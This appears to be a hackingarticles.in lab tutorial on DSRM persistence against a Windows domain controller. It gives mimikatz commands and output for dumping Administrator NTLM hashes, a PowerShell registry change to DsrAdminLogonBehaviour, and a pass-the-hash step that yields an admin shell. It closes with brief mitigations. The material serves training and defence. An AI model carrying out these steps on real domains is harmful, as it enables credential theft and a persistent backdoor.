

Domain Persistence: DSRM

 hackingarticles.in/domain-persistence-dsrm

Raj

April 19, 2021

In this post, we are going to discuss one more Mitre Attack Technique for Tactic ID TA0003 which is used by various of APTs & threat Actors for creating a permanent backdoor in the domain controller. We will check how to use Directory Services Restore Mode (DSRM) for conducting a persistence attacker on the Domain controller.

Table of Content

Lab Setup Requirement

What is DSRM Password

- DSRM Persistence
- Extract the Hashes
- Change the DSRM Registry Key Value

Pass the DSRM Hash

Mitigation & Workaround Solution

Lab Setup Requirement

- 1 Domain Server 2016 & mimikatz
- 1 Domain client & mimikatz

Note: A domain controller contains two Administrator accounts, one “AD Administrator Account” use to login into the domain controller that is managed by LSASS and another is hard-coded “Local Administrator Account” stored in their SAM database.


What is DSRM Password

All domain controllers have a hard-coded local Administrator account stored in their SAM file. This account and local database are not used or generally available when the domain controllers are running normally.

While Active Directory Domain Controller is configured, the wizard prompts ask to enter a DSRM password for the local administrator. This password provides the administrator with a back door to the database in case something goes wrong later.

DSRM Persistence

DSRM persistence is possible where the systems do not change the DSRM password after AD installation or do not follow the standard of changing passwords regularly for DSRM.



Active Directory Domain Services Configuration Wizard

Domain Controller Options

TARGET SERVER
DC1

Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results

Select functional level of the new forest and root domain

Forest functional level: Windows Server 2016

Domain functional level: Windows Server 2016

Specify domain controller capabilities

☒ Domain Name System (DNS) server

☒ Global Catalog (GC)

☐ Read only domain controller (RODC)

Type the Directory Services Restore Mode (DSRM) password

Password:

Confirm password:

[More about domain controller options](#)

< Previous Next > Install Cancel

At Domain Controller

As per the cyber kill chain, persistence attack is a phase that comes after the initial foothold where an attacker will strive to create a permanent backdoor to establish a connection in the future.

Here, you can choose any of the methods to access the domain controller at least once, then inject the mimikatz to obtain a password hash for **a local Administrator account**.

Extract the Hashes

If you will observe the following image, you will notice that I have pulled out password hashes for **Local Administration** from the **SAM** file & **AD Administrator** account by injecting **LSA** injection.

All you need to do is just run the mimikatz with Administration privilege and execute these commands given below:

```
privilege::debug
```

```
token::elevate
```

```
Extract local Administrator Password Hash
```

lsadump::sam

Extract AD Administrator Password Hash

lsadump::lsa /patch

Conclusion: I have two different hashes for each administrator account but we password hash for local administrator account.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

620 {0;000003e7} 1 D 35276 NT AUTHORITY\SYSTEM S-
-> Impersonated!
* Process Token : {0;00041fae} 1 D 811245 IGNITE\Administrat
(18g,26p) Primary
* Thread Token : {0;000003e7} 1 D 846612 NT AUTHORITY\SYSTE

mimikatz # lsadump::sam
Domain : DC1
SysKey : 3121a026961126c1a2f999a371e626c4
Local SID : S-1-5-21-2529047161-1720143095-1648886622

SAMKey : 8d7963465e04c93378321cae1107ee40

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

mimikatz # lsadump::lsa /patch
Domain : IGNITE / S-1-5-21-501555289-2168925624-2051597760

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : af1226959a6ac7782deb2c19a83fa862

RID : 000001f5 (501)
User : Guest
LM :
NTLM :
```

Change the DSRM Registry Key Value

Once you have the local administrator password hash you need to make some changes inside the Windows registry that will allow you (attacker) to login into Domain Controller using DSRM hashes without rebooting the server.

Very first confirm the registry key value for DsrAdminLogonBehaviour with the help of the following command:

```
Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa"
```

Here, it shows DsrAdminLogonBehaviour Value=0 that will not allow login into DC using DSRM hash.

```
PS C:\Users\Administrator> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa"

auditbasedirectories      : 0
auditbaseobjects          : 0
Bounds                    : {0, 48, 0, 0...}
crashonauditfail          : 0
fullprivilegeauditing     : {0}
LimitBlankPasswordUse     : 1
NoLmHash                  : 1
Security Packages         : {""}
Notification Packages     : {rassfm, scecli}
Authentication Packages   : {msv1_0}
LsaPid                    : 708
SecureBoot                : 1
ProductType               : 7
disabledomaincreds        : 0
everyoneincludesanonymous : 0
forceguest                : 0
restrictanonymous         : 0
restrictanonymoussam      : 1
DsrAdminLogonBehaviour    : 0
PSPath                    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSParentPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName               : Lsa
PSDrive                   : HKLM
PSProvider                 : Microsoft.PowerShell.Core\Registry
```

Set DsrAdminLogonBehaviour **value=2** with the help of the following command:

```
Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DsrAdminLogonBehaviour" -Value 2 -Verbose
```


```
PS C:\Users\Administrator> Set-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "DsrAdminLogonBehaviour" -Value 2 -Verbose
VERBOSE: Performing the operation "Set Property" on target "Item: HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\ Property: DsrAdminLogonBehaviour"
PS C:\Users\Administrator> Get-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa"

auditbasedirectories      : 0
auditbaseobjects          : 0
Bounds                    : {0, 48, 0, 0...}
crashonauditfail          : 0
fullprivilegeauditing     : {0}
LimitBlankPasswordUse     : 1
NoLmHash                  : 1
Security Packages         : {""}
Notification Packages     : {rassfm, scecli}
Authentication Packages   : {msv1_0}
LsaPid                    : 708
SecureBoot                : 1
ProductType               : 7
disabledomaincreds        : 0
everyoneincludesanonymous : 0
forceguest                : 0
restrictanonymous         : 0
restrictanonymoussam      : 1
DsrAdminLogonBehaviour    : 2
PSPath                    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\
PSParentPath               : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa
PSChildName               : Lsa
PSDrive                   : HKLM
PSProvider                 : Microsoft.PowerShell.Core\Registry
```

Note: If DsrAdminLogonBehaviour registry key is not present inside the HKLM:\System\CurrentControlSet\Control\Lsa\ then create a new key and set the value with the help of the following command:

```
New-ItemProperty "HKLM:\System\CurrentControlSet\Control\Lsa" -Name
"DsrAdminLogonBehaviour" -Value 2 -PropertyType DWORD -Verbose
```

Conclusion: The DSRM persistence is now ready for use.



Pass the DSRM Hash

At Client System

To access the domain controller CMD through the client system, run mimikatz with administrator privilege and execute the following command:

```
privilege::debug  
sekurlsa::pth /user:Administrator /domain:ignite.local  
/ntlm:32196B56FFE6F45E294117B91A83BF38
```

Note: Use the hash value of the local Administrator in the above command

This will provide you (attacker) the Administrator privilege cmd shell of the Domain controller

```
mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /ntlm:32196b56ffe6f45e294117b91a83bf38
user      : Administrator
domain    : ignite.local
program   : cmd.exe
impers.   : no
NTLM      : 32196b56ffe6f45e294117b91a83bf38
| PID     388
| TID     6892
| LSA Process is now R/W
| LUID 0 ; 4840167 (00000000:0049dae7)
| \_ msv1_0 - data copy @ 0000025BAB86F080 : OK !
| \_ kerberos - data copy @ 0000025BAB823C18
| \_ aes256_hmac -> null
| \_ aes128_hmac -> null
| \_ rc4_hmac_nt OK
| \_ rc4_hmac_old OK
| \_ rc4_md4 OK
| \_ rc4_hmac_nt_exp OK
| \_ rc4_hmac_old_exp OK
| \_ *Password replace @ 0000025BAB878318 (32) -> null
```

Administrator: C:\Windows\SYSTEM32\cmd.exe

```
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
ignite\administrator

C:\Windows\system32>
```

Mitigation & Workaround Solution

- Check & monitor the DsrAdminLogonBehaviour value is not set to 2 inside the Registry key.
- DSRM passwords are changed regularly at least once a month.

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact [here](#)